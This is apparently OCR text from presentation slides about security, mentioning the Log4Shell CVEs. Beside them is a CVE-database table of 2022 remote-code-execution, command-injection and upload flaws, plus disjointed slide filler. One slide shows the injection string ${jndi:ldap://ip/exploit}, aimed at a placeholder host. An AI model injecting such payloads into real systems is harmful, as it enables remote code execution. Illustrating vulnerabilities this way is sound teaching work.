


CVE-2021-44228

CVE-2021-45046

Multimillion dollar security architecture
${jndi:ldap://ip/exploit}

CVE-2021-45105



<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Access</th><th>Complexity</th><th>Authentication</th><th>Conf.</th><th>Integ.</th><th>Avail.</th></tr>
<tr><td>1</td><td>CVE-2022-29499</td><td>20</td><td></td><td>Exec Code</td><td>2022-04-26</td><td>2022-05-05</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">The Service Appliance component in Mitel MiVoice Connect through 19.2 SP3 allows remote code execution because of incorrect data validation. The Service Appliances are SA 100, SA 400, and Virtual SA.</td></tr>
<tr><td>2</td><td>CVE-2022-29464</td><td>434</td><td></td><td>Exec Code Dir. Trav.</td><td>2022-04-18</td><td>2022-05-02</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Certain WSO2 products allow unrestricted file upload with resultant remote code execution. The attacker must use a /fileupload endpoint with a Content-Disposition directory traversal sequence to reach a directory under the web root, such as a ../../../../repository/deployment/server/webapps directory. This affects WSO2 API Manager 2.2.0 and above through 4.0.0; WSO2 Identity Server 5.2.0 and above through 5.11.0; WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, and 5.6.0; WSO2 Identity Server as Key Manager 5.3.0 and above through 5.10.0; and WSO2 Enterprise Integrator 6.2.0 and above through 6.6.0.</td></tr>
<tr><td>3</td><td>CVE-2022-29315</td><td>1236</td><td></td><td></td><td>2022-04-19</td><td>2022-04-27</td><td>9.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Invicti Acunetix before 14 allows CSV injection via the Description field on the Add Targets page, if the Export CSV feature is used.</td></tr>
<tr><td>4</td><td>CVE-2022-28381</td><td>787</td><td></td><td>Exec Code Overflow</td><td>2022-04-03</td><td>2022-04-09</td><td>10.0</td><td>None</td><td>Remote</td><td>Low</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Mediaserver.exe in ALLMediaServer 1.6 has a stack-based buffer overflow that allows remote attackers to execute arbitrary code via a long string to TCP port 888, a related issue to CVE-2017-17932.</td></tr>
<tr><td>5</td><td>CVE-2022-28223</td><td>434</td><td></td><td></td><td>2022-03-30</td><td>2022-04-05</td><td>9.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Tekon KIO devices through 2022-03-30 allow an authenticated admin user to escalate privileges to root by uploading a malicious Lua plugin.</td></tr>
<tr><td>6</td><td>CVE-2022-28113</td><td>565</td><td></td><td></td><td>2022-04-15</td><td>2022-04-25</td><td>9.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">An issue in upload.csp of FANTEC GmbH MWiD25-DS Firmware v2.000.030 allows attackers to write files and reset the user passwords without having a valid session cookie.</td></tr>
<tr><td>7</td><td>CVE-2022-28108</td><td>352</td><td></td><td>CSRF</td><td>2022-04-19</td><td>2022-04-27</td><td>9.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Selenium Server (Grid) before 4 allows CSRF because it permits non-JSON content types such as application/x-www-form-urlencoded, multipart/form-data, and text/plain.</td></tr>
<tr><td>8</td><td>CVE-2022-27947</td><td>78</td><td></td><td>Exec Code</td><td>2022-03-26</td><td>2022-03-31</td><td>9.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the ipv6_fix.cgi ipv6_wan_ipaddr, ipv6_lan_ipaddr, ipv6_wan_length, or ipv6_lan_length parameter.</td></tr>
<tr><td>9</td><td>CVE-2022-27946</td><td>78</td><td></td><td>Exec Code</td><td>2022-03-26</td><td>2022-03-31</td><td>9.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the sysNewPasswd and sysConfirmPasswd parameters to admin_account.cgi.</td></tr>
<tr><td>10</td><td>CVE-2022-27945</td><td>78</td><td></td><td>Exec Code</td><td>2022-03-26</td><td>2022-03-31</td><td>9.0</td><td>None</td><td>Remote</td><td>Low</td><td>???</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the sysNewPasswd and sysConfirmPasswd parameters to password.cgi.</td></tr>
<tr><td>11</td><td>CVE-2022-27837</td><td></td><td></td><td></td><td>2022-04-11</td><td>2022-04-19</td><td>9.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">A vulnerability using PendingIntent in Accessibility prior to version 12.5.3.2 in Android R(11.0) and 13.0.1.1 in Android S(12.0) allows attacker to access the file with system privilege.</td></tr>
<tr><td>12</td><td>CVE-2022-27835</td><td>119</td><td></td><td>Overflow</td><td>2022-04-11</td><td>2022-04-18</td><td>9.3</td><td>None</td><td>Remote</td><td>Medium</td><td>Not required</td><td>Complete</td><td>Complete</td><td>Complete</td></tr>
<tr><td colspan="15">Improper boundary check in UWB firmware prior to SMR Apr-2022 Release 1 allows arbitrary memory write.</td></tr>
</table>

23

S
BOMBERMAN
HERO


(easily:)

- visible ✅
- communicable ✅
- consumable ✅
- testable ✅
- usable ✅
- updatable ✅
- measurable ✅

SCIENCE FICTION DAY

Here is where your presentation begins

